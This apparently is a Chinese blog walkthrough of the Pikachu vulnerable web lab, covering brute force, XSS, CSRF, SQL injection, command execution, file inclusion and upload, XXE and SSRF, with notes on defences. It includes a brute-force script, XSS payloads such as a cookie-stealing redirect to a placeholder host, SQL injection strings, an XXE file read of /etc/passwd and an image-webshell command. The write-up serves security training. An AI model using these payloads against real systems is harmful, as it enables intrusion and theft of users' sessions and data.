
pikachu漏洞平台靶场练习 总结 wp

原创

Alexhirchi 于 2020-07-30 18:48:59 发布 2492 收藏 22

分类专栏： web漏洞靶场

本文链接：https://blog.csdn.net/weixin_43669045/article/details/107693227



> 每日学习 每日持续更新ing~
> 之前一直都是在CTF刷题，感觉平常还是要打打靶场，学习一下实战环境啊~
> 结合靶场视频：https://www.bilibili.com/video/BV1Y7411f7ic

文章目录

curl

file_get_contents

pikachu靶场

Burt Force(暴力破解)

关键点：连续性+自动化+字典
测试流程：
(1)确认暴力破解的"可能性"
(2)对字典的优化(根据注册要求去掉不必要的密码，验证存在的管理员账号直接爆破密码)
(3)使用自动化工具(线程、超时时间、重试次数)

基于表单的暴力破解

漏洞描述：弱口令暴力破解

Burp工具爆破，使用`Cluster bumb`攻击方式 利用字典对username,password字段的做全排列爆破，得到admin/123456

验证码绕过(on server)

漏洞描述：服务端进行了校验，但依然可以被爆破
存在常见的问题：
(1)验证码在后台不会过期，导致可长期使用 ->使用同一个验证码进行暴力破解
(2)校验不严格，出现逻辑问题
(3)验证码设计过于简单和有规律，被猜解

这里的验证码并不会过期，Burp工具爆破，使用`Cluster bumb`攻击方式 利用字典对username,password字段的做全排列爆破，得到admin/123456，服务器并不会对验证码的值进行验证

验证码绕过(on client)

漏洞描述：验证码的生成和判断在客户端处理(由前端实现)，后端代码不做处理，可以被绕过，并且通过查看源码也可以获取到其生成验证码的算法。

Burp工具爆破，使用`Cluster bumb`攻击方式 利用字典对username,password字段的做全排列爆破，得到admin/123456，服务器并不会对验证码的值进行验证

---

token防爆破？

漏洞描述：开发人员希望用token+username+passwd 来防止暴力破解，但因为token是以`type='hide'`的方式显示在前端，攻击者可以利用脚本或者工具直接获取到token值进行暴力破解


> token验证的基本机制：
> 1、当客户端第一次请求时，发送用户信息至服务器(用户名、密码)，服务器对用户信息使用HS256算法及密钥进行签名，再将这个签名和数据一起作为Token一起返回给客户端
> 2、服务器不保存Token，客户端保存Token(比如放在 Cookie 里或者 Local Storage 里)
> 3、当客户端再次发送请求时，在请求信息中将Token一起发给服务器
> 4、服务器用同样的HS256算法和同样的密钥，对数据再进行一次签名，和客户端返回的Token的签名进行比较，如果验证成功，就向客户端返回请求的数据

题目对每次登陆都进行了token验证，如果token不正确会返回`csrf token error`，这里依然利用burp的爆破模块，但对于token的载荷，这里利用的正则表达式+递归的爆破方式。（这里测试了一下好像只能选择**Pitchfork**去爆破）

这里只记录对token配置的具体操作(其他参考前面)：


(1)选择攻击类型：Recursive grep（递归）

每次的token都要从当前的响应包中获取
Ps：因为是递归攻击，需要将攻击线程修改成 1




(2)option配置：通过正则匹配获取token

Option->Grep Extract->add ->获取响应包->选中token 设置好匹配内容



(3)将之前的token值复制并写入Payload Options[Recursive grep]中，进行attack即可



附上网友的python脚本

```python
import requests
import re

url = "http://127.0.0.1/pikachu/vul/burteforce/bf_token.php"


def get_token_and_cookie(url):
    response = requests.get(url)
    content = response.text
    pattern = '(?<=value=")\w+(?=")'
    token = re.search(pattern, content).group()
    cookies = response.cookies
    return token, cookies


users = ["admin", "root"]
passwds = ["admin", "password", "123456"]

data = {"submit": "Login"}
for user in users:
    for passwd in passwds:
        data["username"] = user
        data["password"] = passwd
        data["token"], cookies = get_token_and_cookie(url)

        cookies = cookies.get_dict()
        headers = {"Cookie": ""}
        headers["Cookie"] = "PHPSESSID=" + cookies["PHPSESSID"]

        response = requests.post(url, data=data, headers=headers)
        content = response.text
        if "login success" in content:
            print("usernmae: ", user, "password: ", passwd)
```

XSS(跨站脚本漏洞)

概述

漏洞概述：主要发生在web前端的漏洞，程序未对输入和输出做限制条件，攻击者通过构造恶意代码使浏览器对代码进行解析，危害对象主要是前端用户

常见攻击手法：钓鱼工具、前端js挖矿，盗取cookie

常见类型：存储型、反射型、DOM型（危害由大到小排序）

漏洞测试手法：
(1)查找输入点，例：查询接口(反射型xss)、留言板（存储性xss）
(2)输入“特殊字符+唯一识别字符"（'<>"6666c）,查看是否会被转义,是否被嵌套进入网站源代码
(3)唯一识别字符，是为了能通过快速查找 检查其源码是否有改变

验证绕过：
(1)大小写混合输入绕过
(2)拼凑，后台只会进行一次黑名单替换，(双写绕过)
(3)使用注释进行干扰：`<scri<!--test-->pt>alert(1)</script>`
(4)编码绕过

反射型XSS(get/post)

漏洞描述：反射型xss，短效性

虽然前端进行了长度限制，但因为是前端可以直接修改其长度（`<input>`标签中`maxlength`字段的值），或用burp抓包后修改任意长度，输入`<script>alter("hello")</script>`结果被嵌套在了网页源码中

存储型XSS

漏洞描述：xss代码被注入到后台并存储起来，构成持久性危害

输入`<script>alter("hello")</script>`,造成存储性XSS，在每次刷新新，都会执行一次我们插入的XSS代码

DOM型XSS

漏洞描述：前端数据被DOM获取，并通过DOM又输出到前端(危害低，不会经过后端)

网页的DOM模型代码

```
function domxss(){
    var str = window.location.search; //取url后面的参数
    var txss = decodeURIComponent(str.split("text=")[1]); //url解码
    var xss = txss.replace(/\+/g,' ');
//  alert(xss);
    document.getElementById("dom").innerHTML = "<a href='"+xss+"'>就让往事都随风,都随风吧</a>";
    }
  //试试：'><img src="#" onmouseover="alert('xss')">
  //试试：' onclick="alert('xss')">,闭合掉就行
```

通过拼接代码的功能是从text框取值并插入到标签`<a href=''>`,例如输入123，点击链接会跳转到`http://xxxx/xss/123`中，先闭合前面的`<a>`标签，再构造新的恶意标签拼接进代码
构造payload：`test' onclick=alert(1)><br id='`
拼接后的html代码就是：`<a href='test' onclick=alert(1)><br id=''>就让往事都随风,都随风吧</a>`

XSS之盲打

漏洞描述：存储型XSS，填写的内容不显示在前端，当发送给了后台管理员，假如存在xss漏洞，那么但管理员进入后台打开消息时会被执行XSS攻击。

危害：管理员的cookie被盗取，危害大

危害案例

通过反射型XSS进行cookie窃取

漏洞描述：A网站存在反射型XSS漏洞(假设文本框)，某些恶意用户通过在网页上发布一些恶意链接，当用户在不知道的情况下点击了该链接后，用户执行了一段获取cookie的XSS代码了攻击者

例如：用户在文本框内容输入payload，其cookie会被自动转发到攻击者搭建的服务器上（htttp://xxx?cookie这个网站），当然攻击者需要有服务器和收集和存储cookie的网站才行。
payload：`<script>document.location='http://xxx/?cookie='+document.cookie;</script>`

通过存储型XSS进行钓鱼攻击

漏洞描述：网站存在存储型XSS，攻击者恶意加载一段js代码，调用远端代码，假如用户的安全意识不足，非常容易泄露个人信息。

监听键盘打印

> 跨域请求：当协议、主机(主域名 子域名)、端口中任意一个参数不同，都是不同域
> 同源策略：限制进行跨域请求来防止访问恶意的JS链接导致安全问题，作为一个防范策略

漏洞描述：但假如网站存在XSS漏洞，还是会造成跨域攻击，利用脚本，设置允许跨域请求。

CSRF(跨站请求伪造)

概述

Cross-site request forgery：跨站请求伪造
攻击者伪造一个请求(这个请求一般是一个链接），然后欺骗目标用户进行点击，用户一旦点击了这个请求，整个攻击就完成了。所以CSRF攻击也成为"one click"攻击。
主要问题：敏感操作的链接容易被伪造,
CSRF是借用户的权限完成攻击,攻击者并没有拿到用户的权限,而XSS是直接盗取到了用户的权限,然后实施破坏。

漏洞存在检测：

对目标网站增删改的地方进行标记,并观察其逻辑,判断请求是否可以被伪造
例如：修改管理员账号时,不需要验证旧密码,敏感信息修改未使用安全的token验证

确认凭证的有效期，退出登录后，cookie未过期

CSRF(get) login

漏洞描述：修改的参数值以get的形式传输给后台，攻击者可以直接伪造get请求，链接被受害者点击后，完成CSRF攻击

CSRF(post) login

漏洞描述：修改的参数值以POST的形式传输给后台(需要攻击者搭建服务器，以服务器为跳板实现CSRF攻击)

CSRF Token login

Token防止CSRF机制：

CSRF的主要问题是敏感操作的链接容易被伪造，添加Token，每次请求,都增加一个随机码(利用算法，生成不可猜测的token随机码) , 后台在每次登录时都对随机码token进行验证，与服务端生成的session进行比较。

CSRF防范

- 增加token验证(常用的做法)：
  (1)对关键操作增加token参数, token值必须随机,每次都不一-样;
- 安全的会话管理(避免会话被利用)：
  (1)不要在客户端端保存敏感信息(比如身份认证信息)；
  (2)设置会话过期机制，比如15分钟内无操作,则自动登录超时;
- 访问控制安全管理：
  (1)敏感信息的修改时需要对身份进行二次认证,比如修改账号时,需要判断旧密码;
  (2)使用post修改敏感信息
  (3)通过http头部中的referer来限制原页面
- 增加验证码:
  用于登录(防暴力破解) 和重要信息操作的表单中(需要考虑可用性)

SQL Inject(SQL注入)

概述

主要是开发人员在构建代码时,没有对输入边界进行安全考虑,导致攻击者可以通过合法的输入点提交一些精心构造的语句,从而欺骗后台数据库对其进行执行,导致数据库信息
泄漏的一种漏洞。

利用方式：
猜测后台的SQL查询语句，对各种类型的输入进行闭合测试，构造合法SQL,欺骗后台。

具体的各种类型的SQL注入类型可以参考我另一篇SQL靶场的文章：sqli-lab本地靶场wp

搜索型注入

漏洞详情：后端的SQL查询代码是利用模糊查询 `select id from 表 like ' %xxx% '`

构造payload：xx%'or 1=1 # -》拼接后的sql语句为 `like '%xx%' or 1=1 #%'`

Insert/Update注入

漏洞详情：通过Insert查询执行SQL注入,执行的SQL语句 xxxx values(‘xx’,‘xx’,‘xx’)

构造payload: `admin' or updatexml(1,concat(0x7e,database()),0) or'`

HTTP Header注入

漏洞详情：后台开发人员为了验证客户端头信息(比如常用的cookie验证)或者获取客户端的信息(IP地址)，会对客户端的http头信息进行获取并插入到SQL语句进行处理,但未做验证导致SQL注入

暴力破解列名和表名

漏洞详情：当我们访问的数据库不是mysql时或者information_schema表无权限访问时，我们可以通过暴力破解去跑出服务器上存在的表名和列名（利用字典）

构造的payload：

```
admin ' and  exists(select * from aa) #

admin ' and exists(select id from users)#
```

SQLMAP工具简单使用

(1)带上cookie对URL进行注入探测

```
-u "xx” --cookie= "yy"
```

(2)对数据库名进行获取

```
-u "xx” --cookie= "yy" current-db
```

(3)对数据库的表名进行

```
-u "xxx" --cookie= "yyy" -D 数据库名 --tables
```

(4)对dvwa库里面的名为users表的列名进行枚举

```
-u "xxx" --cookie= "yy" -D 数据库名 -T 表名 --columns
```

(5)获取表中的记录

```
-u "xxx" --cookie= "yy" -D 数据库名 -T 表名 -C 列名1，列名2 --dump
```

RCE(任意命令执行)

概述

RCE英文全称：remote command/code execute
分为远程系统命令执行ping 和 远程代码执行evel。

系统命令执行与代码执行不同。他们的区别在于，远程代码执行实际上是调用服务器网站代码进行执行，而命令注入则是调用操作系统命令进行执行。 虽然最终效果都会在目标机器执行操，但是他们还是有区别的，基于这个区别，我们如何找到并利用方式也是有所不同的！

漏洞产生原因：未对用户输入进行检测和过滤，错误的调用了"危险"函数（类似于eval、system等）

---

exec “ping”

漏洞详情：后台直接提供了，将输入的值直接拼接在代码中，未做处理，后台命令代码类似于`shell_exec('ping -C 4'.$ip)`，造成了RCE**远程命系统命令执行**

构造payload：`127.0.0.1& ifconfig`，ping完IP后会执行ifconfig命令（注意区别当前运行环境，运行环境不同执行的命令不同，ifconfig为linux环境的命令，ipconfig为window下的环境）

---

exec “eval”

漏洞详情：后台直接提供了，将输入的值直接拼接在代码中，未做执行，后台命令代码类似于`eval($_POST['a'])`,造成RCE**远程代码执行**

构造payload：`phpinfo();`

File Inclusion(文件包含漏洞)

概述

应用程序加载的文件(本地/远程) 可以由用户提交的数据控制，从而导致攻击者控制恶意文件在服务器上执行

php中引发文件包含漏洞 通常为四个函数：

```
include()   include_once()
require()   require_once()
```

利用要求：
1.具有相关的文件包含函数
2.文件包含函数中存在动态变量，比如`include $file;`
3.攻击者能够控制该变量，比如 `$file=$_GET['file'];`

利用方式：(1)php伪协议 (2)包含日志文件 (3)配合文件上传

PS：形成文件包含漏洞的原因其实就是程序员懒，不想写重复代码 就把公用代码写在一个文件内 然后用include()函数去调用，所以文件包含漏洞其实不是语言问题 而是人的思维问题

本地文件包含

漏洞详情：后端代码通过include()，包含本地文件输出内容，其参数由GET传入，可以任意控制包含的文件

环境要求：allow_url_fopen=On

远程文件包含

漏洞详情：网站错误的将环境配置打开`allow_url_include=On`(默认关闭)，导致攻击者可以加载远程文件，攻击者搭建一个服务器，通过PHP代码写入一句话木马，导致任意命令执行getshell。

环境要求：allow_url_fopen=On 、allow_url_include=On

Unsafe Filedownload (任意文件下载)

漏洞详情：网站提供文件下载功能,用户点击下载链接，将文件路径传给后台进行处理，当文件下载功能设计不当,则可能导致攻击者可以构造文件路径,从而获取到后台服务器上的其他的敏感文件。(又称:任意文件下载)

防范安全：传入的文件名进行严格的过滤和限定，对文件下载目录进行严格限定

Unsafe Fileupload(文件上传漏洞)

概述

漏洞描述：程序员未对上传的文件进行严格的验证和过滤，而导致攻击者可以越过其本身权限向服务器上上传可执行的动态脚本文件。这里上传的文件可以是木马，病毒，恶意脚本或者WebShell等。这种攻击方式是最为直接和有效的，“文件上传”本身没有问题，有问题的是文件上传后，服务器怎么处理、解释文件。如果服务器的处理逻辑做的不够安全，则会导致严重的后果。

文件上传测试流程

(1)按要求上传文件，查看返回结果（文件名、路径、提示信息等）
(2)上传不同类型的"恶意"文件，分析结果(例如xxx.php文件、jpg文件、一句话木马文件等)
(3)查看html源码，判断是否只是前端对上传文件进行校验
(4)尝试使用不同方式进行绕过：黑名单绕过/MIME类型绕过/目录0x00截断绕过等
(5)猜测或者结合其他漏洞(比如敏感信息泄露等)得到木马路径,连接测试

---

client check（前端校验）

JavaScript检测

漏洞详情：利用前端JS，对上传文件进行校验，
(1)浏览器禁js
(2)burp抓包 先上传白名单文件，再用burp修改上传文件后缀

---

server check（后端校验）

文件类型校验（MIME验证）

漏洞详情：只检测content-type字段导致的漏洞（后端利用PHP的全局数组$_FILES()获取上传文件信息）

绕过：修改content-type字段

```
image/jpeg ：jpg图片格式
   image/png  ：png图片格式
   image/gif  ：gif图片格式
   text/plain ：纯文本格式
   text/xml   ：   XML格式
   text/html  ：  HTML格式
   multipart/form-data ：  在表单中进行文件上传时，使用该格式
```

文件名后缀校验

漏洞详情：网站后端代码利用的是黑名单对上传文件进行校验，可以利用截断、双写、特殊文件名等方式绕过。

文件内容检验

漏洞描述：后端代码对文件内容进行检测
(1)文件头校验 (2)检测关键字<?php ?>内容 (3)getimagesize()函数绕过：图片马，预定义高度宽度，利用`x00x00x8ax39x8ax39`文件头

该绕过多为 文件上传图片马+文件包含漏洞结合的攻击

解析控制

漏洞详情：利用服务器的解析文件，将其他类型文件修改成php文件，达到攻击目的
文件名校验

图片马制作

在cmd里执行 `copy logo.jpg/b+test.php/a test.jpg`

logo.jpg为任意图片

test.php为我们要插入的木马代码

test.jpg为我们要创建的图片马

名字可任意

防御文件上传

1.检验扩展名是否在范围内
2.图像文件的情况下确认其文件头为图像类型，而不是伪装文件
3.针对上传文件大小进行约定（防止上传大文件进行DDOS攻击）
4.服务器端验证(防止前端绕过)，重新渲染图片b
5.上传的文件重命名，把文件地址隐藏了

---

over permission（越权漏洞）

概述

漏洞产生原因：后台使用了不合理的权限校验规则，导致的低权限的账号(普通用户)可以完成高去学账号(管理员)范围内操作，一般存在登录地方，属于逻辑漏洞

水平越权

漏洞详情：A用户和B用户属于同一级别用户，A用户可以水平越权修改B用户的身份

个人信息参数在url里直接显示，修改参数，可以查看到其他用户的信息。

垂直越权

漏洞详情：A用户权限高于B用户权限，B用户垂直越权获得A用户权限

普通管理员权限只能查看当前已有的管理员身份，超级管理员可以添加管理员权限，当超级管理员的cookie被盗取，将普通管理员的cookie替换成超级管理员的，则通过发送添加管理员的数据包可以实现添加操作（后台校验不严导致）

.../.../.../(路径穿越)

漏洞描述：后端将用户需要访问的文件定义成变量， 当用户发起一个前端的请求时，便会将请求的这个文件的值(比如文件名称)传递到后台，后台再执行其对应的文件，当后端未对用户的请求参数做严格校验时，通过`../../`来造成路径穿越问题，访问网站目录下的任意文件，（区别于密码信息泄露，这里只是能通过路径穿越问题访问其他文件，但无法获取到其源码信息）

敏感信息泄露

漏洞描述：后端开发人员在写完代码后未删除一些敏感数据，环境配置文件未删除，或保存的是默认文件，内网接口，网站源码等对外开发，导致不应该被前端用户看到的数据被轻易的访问到。

- 通过访问url下的目录，可以直接列出目录下的文件列表
- 输入错误的url参数后报错信息里面包含操作系统、中间件、开发语言的版本或其他信息
- 前端的源码（html,css,js）里面包含了敏感信息，比如后台登录地址、内网接口信息、甚至账号密码等。

PHP反序列化漏洞

概述

序列化：serialize()将对象装换成字符串
反序列化：unserialize()将字符串转换回对象内容

基本语法

```
<?
class obj{
 public $t1;
 private $t2='b';
 protected $t3='c';
}
 $object=new obj();
 $object->t1='a';
 var_dump($object);
 echo serialize($object);
?>
```

序列化的过程就是将层次的抽象结构变成了可以用流表示的字符串

结果：

```
//var_dump($object);
object(obj)#7 (3) {
    ["t1"]=> string(1) "a"
    ["t2":"obj":private]=> string(1) "b"
    ["t3":protected]=> string(1) "c" }

//echo serialize($object);
O:3:"obj":3:{s:2:"t1";s:1:"a";s:7:"objt2";s:1:"b";s:5:"*t3";s:1:"c";}
```

当执行反序列化函数时,就能依次根据规则进行反向复原内容

漏洞成因

漏洞的根源在于当unserialize()函数的参数可控。如果反序列化对象中存在魔术方法（当符合一定条件的下会自动触发的方法），而且魔术方法中的代码或变量用户可控，就可能产生反序列化漏洞，根据反序列化后不同的代码可以导致各种攻击，如代码注入、SQL注入、目录遍历等等。

魔术方法：PHP的类中可能会包含一些特殊的函数叫魔术函数，魔术函数命名是以符号__开头的;

利用函数

反序列化漏洞中常见到有一些魔术方法：（当执行反序列化函数会自动执行下列函数）

```
__construct()：类的构造函数，在对象创建时自动被调用
__destruct()：类的析构函数，在脚本运行结束时自动被调用 PS:unserialize（）时是独立的一个
__sleep()：执行serialize()时，先会调用这个函数
__wakeup()：执行unserialize()时，先会调用这个函数
__toString()：当类被当成字符串时调用函数，例如 echo时，输出的一定是字符串
__call() ：在对象中调用不可访问的方法时触发
```

利用条件

（1）反序列化unserialize()参数的值可控
（2）魔术方法参数可控
（3）魔术方法可触发

XXE(xml外部实体注入漏洞)

概述

全称：XML External Entity Injection

漏洞描述：该漏洞的利用主要是因为允许加载外部实体 攻击者POST了一段恶意的xml代码(主要是DTD)，而引起的一系列攻击。

XML是类似于html的一种标记语言(区别就是xml的标签定义可以自定义)，也就是因为xml标签的可自定义，使得攻击者将一些参数修改成了恶意代码并进行上传

这时候如果网站允许POST和外部实体的加载，我们就可以自己POST的一端XML代码
（现在很多语言里面对应的解析xml的函数默认是禁止解析外部实体内容的,也就直接避免了这个漏洞。）

XML构成：

```
第一部分XML声明
<?xml version="1.0"?>

第二部分：文档类型定义DTD（漏洞造成主要问题）
<?DOCTYPE node [
<!ENTITY entity-name SYSTEM "URL/URL">
]>

第三部分：文档元素
<note>
<to>Dave</to>
<from>xxx</from>
<head>xxx</head>
<body>You are good man</body>
</note>
```

产生原因
(1)没有禁止外部实体的加载(一般情况下是默认禁止)

```
libixml_disable_entity_loader(false)   // 代码规定：false为允许加载
```

(2)允许POST请求

例如：文件读取（读取服务器的etc/passwd文件）

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE note [
<!ENTITY admin SYSTEM "file:///etc/passwd">
]>
<name>&admin;<name>;
```

URL重定向

漏洞概述：网站提供URL跳转功能，但开发人员为对跳转的URL进行限制，攻击者构造一个恶意的URL参数，当普通用户看到前面是以正常的域名开头的URL，却忽略了后面的参数是导致URL会进行一次跳转的操作问题，最后跳转到恶意的网站(例如钓鱼网站)。

SSRF

概述

SSRF(Server-Side Request Forgery:服务器端请求伪造) 是一种由攻击者构造形成由服务端发起请求的一个安全漏洞。一般情况下，SSRF是要目标网站的内部系统。（因为他是从内部系统访问的，所有可以通过它攻击外网无法访问的内部系统，也就是把目标网站当中间人）

SSRF 形成的原因大都是由于服务端提供了从其他服务器应用获取数据的功能，且没有对目标地址做过滤与限制。比如从指定URL地址获取网页文本内容，加载指定地址的图片，文档，等等。

例如：A网站，是一个所有人都可以访问的外网网站，B网站是一个他们内部的OA网站。

所以，我们普通用户只可以访问a网站，不能访问b网站。但是我们可以同过a网站做中间人，访问b网站，从而达到攻击b网站需求。

---

curl

漏洞描述：网站通过curl库去获取到内网的文件或者外网url，通过curl，可以去爆破出内网的存活主机和开发端口。

url输入`www.baoidu.com`参数会显示百度搜索的前端页面

---

file_get_contents

漏洞描述：网站通过file_get_contents()读取文件，可以利用php伪协议读取文件源码